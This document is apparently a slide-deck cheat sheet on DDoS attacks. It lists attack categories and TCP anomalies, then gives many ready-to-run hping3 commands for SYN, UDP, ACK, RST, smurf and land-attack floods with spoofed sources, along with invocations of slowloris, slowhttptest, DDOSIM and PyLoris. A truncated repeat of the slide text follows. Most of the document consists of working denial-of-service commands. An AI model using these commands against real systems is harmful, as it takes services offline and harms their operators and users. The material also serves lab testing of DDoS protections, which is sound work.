Common DDoS attacks and hping
Type of DDoS attacks
 Application layer Attacks for the server
 Slow connections :HTTP partial connection usingGET or Post
 HTTP method Floods : HTTP Post and Get
 SIP invite flood
 Protocol attack
 SYN flood, Ack flood, RST flood, TCP connection flood, Land attack
 TCL state exhaustion attack , TCP window size
 Pingof Death
 Volumetric attack( bandwidth attack)
 ICMP flood
 UDP flood and more
 Reflection attack
 DNS,
 NTP, SNMPv2, NetBIOS, SSDP, BitTorrent and more
TCP Anomaly (Foreign packet) : Must be dropped and event should be created. For example, if we receive a TCP packet that doesn’t
match an existingsession thathas Ack, SynAck, Fin or RST flags setshould be dropped.
TCP State anomaly when TCP state rules arenot followed.
Examples. –
 TCP Fragments with SYN flag, TCP Syn with data packet, TCP SYN and FIN flags,no flagset, FIN without ACK
 protocol field with unknown protocol.
 Out of sequence packet, Duplicatesequence, Min TCP header length,
 TCP src portbetween 0-1023
 If SrcMAC=dst MAC
 TCP Freg when offset value=0 or 1
 TCP Sequence number =0
 TCP FIN and URG PUSH and SeqNum=0
Hping3 for protocol flood:
=======================
Followingarethe commands areused to send flood and other packets
#UDP flood
DNS UDP Flood
hping3 192.168.235.101 -I eth2 -q -n --udp -d 110 -p 53 --flood --rand-source
#HTTP TCP SYN Flood
hping3 192.168.235.101 -I eth2 -q -n -d 120 -S -p 80 --flood --rand-source
#SYN flood:
#hping3 10.1.1.13< source> -I eth1 -S(TCP flag) -q –d(data size) 80 –p(port) 80 –faster(speed) -c #300 Number of packets)
hping3 10.1.1.13 –I eth1 -S -q –d 80 –p 80 –faster -c 300
#Syn From random sourcefor ever
hping3 --rand-source 10.1.1.13 -I eth1 -S -q -p 80 –flood
#Syn with data
hping3 --rand-source 10.1.1.13 -I eth1 -S -q -p 80 –flood
#syn with spoofed address.Spoof 200.0.0.12 from 10.1.1.11
hping3 -a 200.1.1.100 10.1.1.13 -I eth1 -S -q -p 80 --faster -c 2
Packet will look like
16:02:26.104572 IP 200.1.1.100.2134 > 10.1.1.13.80: Flags [S], seq 1471250643,win 512,length 0
# Sending 200 packets on TCP port 80, 8080 for a singlebursttill the scriptis notkilled.
while[ 1 ]; do for prt in 80 8080; do hping3 --rand-source 10.1.1.13 -I eth1 -S -q -d 80 -p $prt --faster -c 200; done ; done
# TCP FIN ( Fin on randomport) with/o data
hping3 --rand-source 12.0.0.253 -I eth1 -F -q -d 80 -p 80 --faster -c 300
hping3 -a 11.0.0.2(spoofed sourcefixed) 12.0.0.253 -I eth1 -F -q -p 80 --faster -c 300
# TCP http ACK flood
hping3 -a 13.0.0.1 10.1.1.13 -I eth0 -A --faster -c 3
#TCP SYN-ACK if-d options is used
hping3 -a 13.0.0.1 10.1.1.13 -I eth0 -A -q -d 80 -p 80 --faster -c 3
#SYN-ACK from loopback address
hping3 10.1.1.13 -I eth0 -A -q -d 80 -p 80 --faster -c 3
#TCP SYN and RST pack,from sourceport 5050. Use –k switch to keep the sourceport static,Otherwise sourceport keep
increasingby one.
hping3 11.0.0.253 -I eth1 -c 2 -p 80 -s 5050 -S -F --faster
# sport81 and dstport =80
hping3 20.1.1.12 -I eth1 -S -s 81 -p 80 --faster -c 300 -k
#ISA =0
hping3 13.0.0.253 -I eth1 -S -M 0 -p 8090 --faster -c 3 -k
# TCP Fragmented packet for all packet
hping3 20.1.1.12 -I eth1 -f -d 800 -p 80 --faster -c 30
#TCP SARFU Flood
Taken advantageof IP broadcastnetwork. In this caseattacker create a packet with spoofed IP(victimIP as SIP) and send the ICMP
request in IP broadcastdomain( with destination IP as subnet broadcastaddress - 10.1.1.255). In the caseof /24 network, there will
be 254 hosts.Every host in that network will send a responseback to victim.
hping3 192.168.235.101 -I eth2 -q -n -d 120 -SARFU -p 80 --flood --rand-source
#HTTP TCP Stateless Flood
hping3 192.168.235.101 -I eth2 -q -n -d 120 -AU -p 80 --flood --rand-source
#SYN with data and freg and g is offset
hping3 20.1.1.12 -I eth1 -S --fast -c 2 -f –d 80 –g 2
#TCP Reset flood ( can use any flag)
hping3 10.1.1.22 -I eth0 -R -q -d 80 -p $i --faster -c 300
#TCP switch –X Echo flag( Also known as Xmas attack) and –Y flags (congestion flag) is set.
hping3 15.0.0.253 -I eth1 --fast-A -Y -c 2
ICMP attacks
===================
# for ICMP code dstunreachable/network ,redirection and dst unreachable/serviceoff
hping3 11.0.0.253 -q -I eth1 --icmp -C 3 -K 0 -c 4 --faster
hping3 12.0.0.253 -q -I eth1 --icmp -C 5 -K 1 -c 4 --faster
hping3 13.0.0.253 -q -I eth1 --icmp -C 3 -K 3 -i u10
#for ICMP -wrong checksum, len 40 redirection /tos
hping3 10.1.1.13 -q -I eth1 --icmp -C 5 -K 3 --icmp-cksum300 -c 400 --icmp-iplen 50 --faster
#for ICMP redirection for network
hping3 10.1.1.13 -q -I eth1 --icmp -C 5 -K 0 -c 400 –faster
#Network scan:There are two types of scanning:
(1)Horizontal Scan in which the scanner scans for the same port on multipleIPs,and
(2) Vertical Scan in which the scanner scans multipleports on one IP.
Change the dstport or change IP. Followingwill increasethe port
hping3 -V -S --faster -i eth1 10.1.1.13 -c 7 -p ++10
Example:
18:52:36.251094 IP 10.1.1.11.2538 > 10.1.1.13.10: Flags [S], seq 404473383,win 512,length 0
18:52:36.251162 IP 10.1.1.11.2539 > 10.1.1.13.11: Flags [S], seq 729296288,win 512,length 0
18:52:36.251181 IP 10.1.1.11.2540 > 10.1.1.13.12: Flags [S], seq 1151941195,win 512, length 0
#Land attack: In a DoS land (Local Area Network Denial) attack,the attacker sends a TCP SYN spoofed packet where sourceand
destination IPs and ports areset to be identical.When the target machine tries to reply, itenters a loop,repeatedly sendi ngreplies
to itself which eventually causes the victimmachineto crash
hping3 -V -c 5 -d 120 -S -p 445 -s 445 --faster -a 10.1.1.13 -i eth1 10.1.1.13
using eth1, addr: 10.1.1.11, MTU: 1500
HPING 10.1.1.13 (eth1 10.1.1.13): S set, 40 headers + 120 data bytes
18:17:13.095220 IP 10.1.1.13.446 > 10.1.1.13.445: Flags [S], seq 1776034926:1776035046,win 512,length 120SMB-over-TCP
packet:(raw data or continuation?)
#echo "sumurf attack": Send a ICMP echo request to Broadcastaddress of router or LAN by a spoofed address. Every machineon
the network will reply to victimand Network will beflooded.
Now: Routers don’t forward the packet with its broadcastaddress.
hping3 -1 --flood -a 10.1.1.13 10.1.255.255
#Ack Scan: This scan can be used to see if a host is alive(when Pingis blocked for example). This should send a RST response back if
the port is open.
Hping3 ack packet
# for UDP port DNS
hping3 10.1.1.13 --rand-dest -I eth1 --udp -q -d 80 -p 53 --faster -c 400
#DNS for target 201.0.0.253, 203,204 and 206
while[ 1 ]; do for num in 2 3 4 6; do hping3 --rand-source20$num.0.0.253 -i p1p2 -q -n --udp -p 53 --faster -d 40 -c 100 ; done ;
done
#ICMP control fragmented:
hping3 10.1.1.13 -f -q -I eth1 --icmp -C 5 -K 0 -c 40 --faster
Result :
9:11:29.835130 IP 10.1.1.11 > 10.1.1.13: [|icmp]
19:11:29.835205 IP 10.1.1.11 > 10.1.1.13: ip-proto-1
19:11:29.835238 IP 10.1.1.11 > 10.1.1.13: ip-proto-1
#Syn=0 and Seqnumber =0
hping3 10.1.1.11 -a 10.1.1.13 -I eth0 -S -q -s 2000 -p 800 --fast -c 5 -M 0 -k
10.1.1.11.2000 > 10.1.1.13.800: Flags [S], cksum 0xaed1 (correct), seq 0, win 512, length 0
19:14:17.867325 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto TCP (6), length 40)
#SENDIP
sendip -p ipv4 -is 10.1.1.11 -p tcp -tn 0 -tfs 0 -ts 2000 -td 84 -v 10.1.1.13
SIP=DIP
sendip -p ipv6 -6s 2000::11 -v 2000::13 -p tcp -tn 10 -tfs 10 -ts 2000 -td 84
#Freg and sport=dport
hping3 -S -d 2000 --fast --rand-source 11.0.0.253 -I eth1 -c 2 -f -S -g 0 -k -p 2000 -s 2000
19:22:49.915254 IP (tos 0x0, ttl 64, id 101, offset 0, flags [+], proto TCP (6), length 36)
11.71.107.74.2000 > 11.0.0.253.2000: [|tcp]
19:22:49.915273 IP (tos 0x0, ttl 64, id 101, offset 16,flags [+], proto TCP (6), length 36)
11.71.107.74 > 11.0.0.253: ip-proto-6
19:22:49.915278 IP (tos 0x0, ttl 64, id 101, offset 32,flags [+], proto TCP (6), length 36)
11.71.107.74 > 11.0.0.253: ip-proto-6
UDP Flood:
 UDP datagramis been send of randomports, target check for the serviceon that ports and finding,returns an ICMP service/
destination unreachable.The attack is continueuntil the network pipe is filled.The attacker can use spoofed address.
 How to send :
hping3 10.1.1.13 -I eth0 --udp -p 53 --i u1000
Sending the udp with random sourcewith dport increasing
hping3 --rand-source10.1.1.13 -I eth0 --udp -s 10 -d 80 -p ++1 -i u10000
10,000 packets per microsec.That is 10 packet per sec.
Layer 7 attacks(Slow HTTPattacks)
Layer 7 attacks aremore focused on exploitingthe Application layer vulnerability.In all theattacks a valid TCP/UDP connection is
been made so attack can pass through Layer 4 detections.
HTTP partial request-Get and post
Description:This is http protocol GET( and Post) exploitation when server waits for full request and keep the connection open when
attacker sends the partial requestfor Http Get.
Tool Description working: This tool sends the any number of Http GET(or Post)requests but never sends the full requests.Tool sleep
some time and startit again.
A normal Http GET request will finish therequest by rnrn
But slowloris only send rn and leave itthere. Send another request and so on..
Normal header:: rnrn”
In slowloris :: rn
Most of the time, admin will notnotice if the server is down becauseno log is written unti l request is been complete and request is
never complete.
HTTP server those are not affected by slowloris attack are IIS6.0,IIS7.0,lighttpd ,Squid ,nginx. IIS is not affected because IIS impose a
timeout for HTTP herder to be send. Any HTTP connection which exceeds the headers timeout will be closed.
HTTP Slow Post Attack( full request slow connection)
These kinds of attacks evaded one more of layer7 detections as the full header is been send. Attacker can randomized the content-
length, character,cookies and time-intervals between POST byte to avoid any detection.
How does this work:
An attacker establishes a number of post request/connections with largeContact-Length as a largenumber (say 20000).Now
attacker will mimic as slowclientand send data very slowingand server will keep the connection open.
Server affected to this are: Both Apache and IIS
Http slowread( TCP windowand slowread)
Data us been read byte by byte, many bots will request largeamount of data and then read slowly. Onceconnection is been
established,attacker will advertised very small receivingwindow,and server will send data slowly.Many slowconnection will hitthe
web-servers concurrent connections limit.
Tools:
Slowloris ( HTTP partial request )
This is mostpopular tool for HTTP partial GET and Post attack.
Download the perl scriptslowloris.pl
How to run:
Find sever time out:
perl slowloris.pl -dns [target] -port [webserver] –test
In that time server will be down or have a high latency.
Attack:
/slowloris.pl -dns www.example.com -port 80 -timeout 200 -num 500 -tcpto 5
· -httpready: HTTPReady will usePOST method in placeof Get.
Httpready : Use POST in placeof GET/HEAD. After the Apache weakness about partial requestis been exposed, apacheadded the
patch called “HTTPReady”. With this patch, HTTP server will notlaunch until full requestis received.
But the check was only for HTTP GET and HTTP HEAD request.
Slowhttptest(combinationof multiple script –partial header,slowpost and slowread)
Slowhttptest: A attack simulator created as Google project for DDoS attacks on web-serve, this tool includes the scripts like
slowloris,SlowHTTP POST, Slow Read attack and Apache Range Header attack.
Default settings: Slow header/ or partial request
HTTP Get request for 50 connections and every 10 sec, a followup header with random name( byte length <=32) is beingsent.
 Switch –B is for slowread.
slowhttptest -c 5 -r 5 -B -l 60 -i 20 -s 4089 -v 3 -u http://200.1.1.112/index.html
five conn connection ( c 5)
conn rate = r5
test length 5
This will read every 20 sec(-i 20) from file.
Contain length : 4089 ( -s 4089)
 Same test for slowread ( -X)
slowhttptest -c 5 -r 5 -B -l 60 -X -s 4089 -v 3 -u http://200.1.1.112/index.html
read in 60 seconds
 For Proxy:
./slowhttptest -c 1000 -X -r 1000 -w 10 -y 20 -n 5 -z 32 -u http://someserver/somebigresource -p 5 -l 350 -e x.x.x.x:8080

MultipleRange header HEAD requests for
(http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-3192)
The byterange filter in the Apache HTTP Server allows remote attackers to causea high memory and CPU consumption via a Range
header that expresses multipleoverlappingranges
Example:
slowhttptest -R -u http://200.1.1.112/ -t HEAD -c 1000 -a 10 -b 3000 -r 500
-a is x startthe range, -b is y the end of range and increment is setby 1 byte.

 Send FIVE GET request in one line,that is pipelineGET in singleconnection (-k 5)
slowhttptest -c 1 -X -i 70 -k 5 -l 120 -r 1 -x 100 -t GET -u http://200.1.1.112/index.html
Slow read :
slowhttptest -c 1000 -X -g -o slow_read_stats -r 200 -w 512 -y 1024 -n 5 -z 32 -k 3 -u http://200.1.1.112/index.html -p 3
4. DDOSIM—Layer 7 DDOS Simulator ( Linux)
DDOSIM is another popular DOS attackingtool. As the name suggests,it is used to perform DDOS attacks by simulatingseveral
zombie hosts.All zombie hosts create full TCP connections to the target server.
This tool is written in C++ and runs on Linux systems.
These are main features of DDOSIM
Download DDOSIM here: http://sourceforge.net/projects/ddosim/
1. Establish 10 TCP connections from random IP addresses to www server and send invalid HTTP requests (similar to a DC++ based
attack):
./ddosim -d 192.168.1.2 -p 80 -c 10 -r HTTP_INVALID -i eth0
2. Establish infiniteconnections from sourcenetwork 10.4.4.0 to SMTP server and send EHLO requests:
./ddosim -d 192.168.1.2 -p 25 -k 10.4.4.0 -c 0 -r SMTP_EHLO -i eth0
3. Establish infiniteconnections athigher speed to www server and make HTTP valid requests:
./ddosim -d 192.168.1.2 -p 80 -c 0 -w 0 -t 10 -r HTTP_VALID -i eth0

PyLoris Work for both window and linux
Perform DOS attacks on a service.This tool can utilizeSOCKS proxies and SSL connections to perform a DOS attack on a server. It
can target various protocols,includingHTTP, FTP, SMTP, IMAP, and Telnet. Download PyLoris:
http://sourceforge.net/projects/pyloris/
It is python 3.0 based so add the path variables.
C:Users..pyloris-3.2pyloris-3.2>Python pyloris.py 192.168.0.1
A user interface will open up.
Default: 500 connection / over 50 threads
Traffic:One 1 byte/second until server closethe connection.
HTTP Testing
(1)AB
For HTTP performace
AB apacheHTTP server benchmarking tool
Curl ( for http):
Rate :
curl --limit-rate1B -O http://200.1.1.13/extra.html
root@kali:/home/test2/test/http/b0# curl --limit-rate1B -O http://200.1.1.13/extra.html
FTP
curl -u anonymous:anouymous -O ftp://200.1.1.13/test.txt
curl --resolvewww.example.org:80:127.0.0.1 http://www.example.org/

Type of DDoS attacks with hping3 example

  • 1.
    Common DDoS attacksand hping Type of DDoS attacks  Application layer Attacks for the server  Slow connections :HTTP partial connection usingGET or Post  HTTP method Floods : HTTP Post and Get  SIP invite flood  Protocol attack  SYN flood, Ack flood, RST flood, TCP connection flood, Land attack  TCL state exhaustion attack , TCP window size  Pingof Death  Volumetric attack( bandwidth attack)  ICMP flood  UDP flood and more  Reflection attack  DNS,  NTP, SNMPv2, NetBIOS, SSDP, BitTorrent and more TCP Anomaly (Foreign packet) : Must be dropped and event should be created. For example, if we receive a TCP packet that doesn’t match an existingsession thathas Ack, SynAck, Fin or RST flags setshould be dropped. TCP State anomaly when TCP state rules arenot followed. Examples. –  TCP Fragments with SYN flag, TCP Syn with data packet, TCP SYN and FIN flags,no flagset, FIN without ACK  protocol field with unknown protocol.  Out of sequence packet, Duplicatesequence, Min TCP header length,  TCP src portbetween 0-1023  If SrcMAC=dst MAC  TCP Freg when offset value=0 or 1  TCP Sequence number =0  TCP FIN and URG PUSH and SeqNum=0 Hping3 for protocol flood: ======================= Followingarethe commands areused to send flood and other packets #UDP flood DNS UDP Flood hping3 192.168.235.101 -I eth2 -q -n --udp -d 110 -p 53 --flood --rand-source #HTTP TCP SYN Flood hping3 192.168.235.101 -I eth2 -q -n -d 120 -S -p 80 --flood --rand-source #SYN flood: #hping3 10.1.1.13< source> -I eth1 -S(TCP flag) -q –d(data size) 80 –p(port) 80 –faster(speed) -c #300 Number of packets) hping3 10.1.1.13 –I eth1 -S -q –d 80 –p 80 –faster -c 300 #Syn From random sourcefor ever hping3 --rand-source 10.1.1.13 -I eth1 -S -q -p 80 –flood #Syn with data hping3 --rand-source 10.1.1.13 -I eth1 -S -q -p 80 –flood
  • 2.
    #syn with spoofedaddress.Spoof 200.0.0.12 from 10.1.1.11 hping3 -a 200.1.1.100 10.1.1.13 -I eth1 -S -q -p 80 --faster -c 2 Packet will look like 16:02:26.104572 IP 200.1.1.100.2134 > 10.1.1.13.80: Flags [S], seq 1471250643,win 512,length 0 # Sending 200 packets on TCP port 80, 8080 for a singlebursttill the scriptis notkilled. while[ 1 ]; do for prt in 80 8080; do hping3 --rand-source 10.1.1.13 -I eth1 -S -q -d 80 -p $prt --faster -c 200; done ; done # TCP FIN ( Fin on randomport) with/o data hping3 --rand-source 12.0.0.253 -I eth1 -F -q -d 80 -p 80 --faster -c 300 hping3 -a 11.0.0.2(spoofed sourcefixed) 12.0.0.253 -I eth1 -F -q -p 80 --faster -c 300 # TCP http ACK flood hping3 -a 13.0.0.1 10.1.1.13 -I eth0 -A --faster -c 3 #TCP SYN-ACK if-d options is used hping3 -a 13.0.0.1 10.1.1.13 -I eth0 -A -q -d 80 -p 80 --faster -c 3 #SYN-ACK from loopback address hping3 10.1.1.13 -I eth0 -A -q -d 80 -p 80 --faster -c 3 #TCP SYN and RST pack,from sourceport 5050. Use –k switch to keep the sourceport static,Otherwise sourceport keep increasingby one. hping3 11.0.0.253 -I eth1 -c 2 -p 80 -s 5050 -S -F --faster # sport81 and dstport =80 hping3 20.1.1.12 -I eth1 -S -s 81 -p 80 --faster -c 300 -k #ISA =0 hping3 13.0.0.253 -I eth1 -S -M 0 -p 8090 --faster -c 3 -k # TCP Fragmented packet for all packet hping3 20.1.1.12 -I eth1 -f -d 800 -p 80 --faster -c 30 #TCP SARFU Flood Taken advantageof IP broadcastnetwork. In this caseattacker create a packet with spoofed IP(victimIP as SIP) and send the ICMP request in IP broadcastdomain( with destination IP as subnet broadcastaddress - 10.1.1.255). In the caseof /24 network, there will be 254 hosts.Every host in that network will send a responseback to victim. hping3 192.168.235.101 -I eth2 -q -n -d 120 -SARFU -p 80 --flood --rand-source #HTTP TCP Stateless Flood hping3 192.168.235.101 -I eth2 -q -n -d 120 -AU -p 80 --flood --rand-source #SYN with data and freg and g is offset hping3 20.1.1.12 -I eth1 -S --fast -c 2 -f –d 80 –g 2 #TCP Reset flood ( can use any flag) hping3 10.1.1.22 -I eth0 -R -q -d 80 -p $i --faster -c 300 #TCP switch –X Echo flag( Also known as Xmas attack) and –Y flags (congestion flag) is set. hping3 15.0.0.253 -I eth1 --fast-A -Y -c 2
  • 3.
    ICMP attacks =================== # forICMP code dstunreachable/network ,redirection and dst unreachable/serviceoff hping3 11.0.0.253 -q -I eth1 --icmp -C 3 -K 0 -c 4 --faster hping3 12.0.0.253 -q -I eth1 --icmp -C 5 -K 1 -c 4 --faster hping3 13.0.0.253 -q -I eth1 --icmp -C 3 -K 3 -i u10 #for ICMP -wrong checksum, len 40 redirection /tos hping3 10.1.1.13 -q -I eth1 --icmp -C 5 -K 3 --icmp-cksum300 -c 400 --icmp-iplen 50 --faster #for ICMP redirection for network hping3 10.1.1.13 -q -I eth1 --icmp -C 5 -K 0 -c 400 –faster #Network scan:There are two types of scanning: (1)Horizontal Scan in which the scanner scans for the same port on multipleIPs,and (2) Vertical Scan in which the scanner scans multipleports on one IP. Change the dstport or change IP. Followingwill increasethe port hping3 -V -S --faster -i eth1 10.1.1.13 -c 7 -p ++10 Example: 18:52:36.251094 IP 10.1.1.11.2538 > 10.1.1.13.10: Flags [S], seq 404473383,win 512,length 0 18:52:36.251162 IP 10.1.1.11.2539 > 10.1.1.13.11: Flags [S], seq 729296288,win 512,length 0 18:52:36.251181 IP 10.1.1.11.2540 > 10.1.1.13.12: Flags [S], seq 1151941195,win 512, length 0 #Land attack: In a DoS land (Local Area Network Denial) attack,the attacker sends a TCP SYN spoofed packet where sourceand destination IPs and ports areset to be identical.When the target machine tries to reply, itenters a loop,repeatedly sendi ngreplies to itself which eventually causes the victimmachineto crash hping3 -V -c 5 -d 120 -S -p 445 -s 445 --faster -a 10.1.1.13 -i eth1 10.1.1.13 using eth1, addr: 10.1.1.11, MTU: 1500 HPING 10.1.1.13 (eth1 10.1.1.13): S set, 40 headers + 120 data bytes 18:17:13.095220 IP 10.1.1.13.446 > 10.1.1.13.445: Flags [S], seq 1776034926:1776035046,win 512,length 120SMB-over-TCP packet:(raw data or continuation?) #echo "sumurf attack": Send a ICMP echo request to Broadcastaddress of router or LAN by a spoofed address. Every machineon the network will reply to victimand Network will beflooded. Now: Routers don’t forward the packet with its broadcastaddress. hping3 -1 --flood -a 10.1.1.13 10.1.255.255 #Ack Scan: This scan can be used to see if a host is alive(when Pingis blocked for example). This should send a RST response back if the port is open. Hping3 ack packet # for UDP port DNS hping3 10.1.1.13 --rand-dest -I eth1 --udp -q -d 80 -p 53 --faster -c 400 #DNS for target 201.0.0.253, 203,204 and 206 while[ 1 ]; do for num in 2 3 4 6; do hping3 --rand-source20$num.0.0.253 -i p1p2 -q -n --udp -p 53 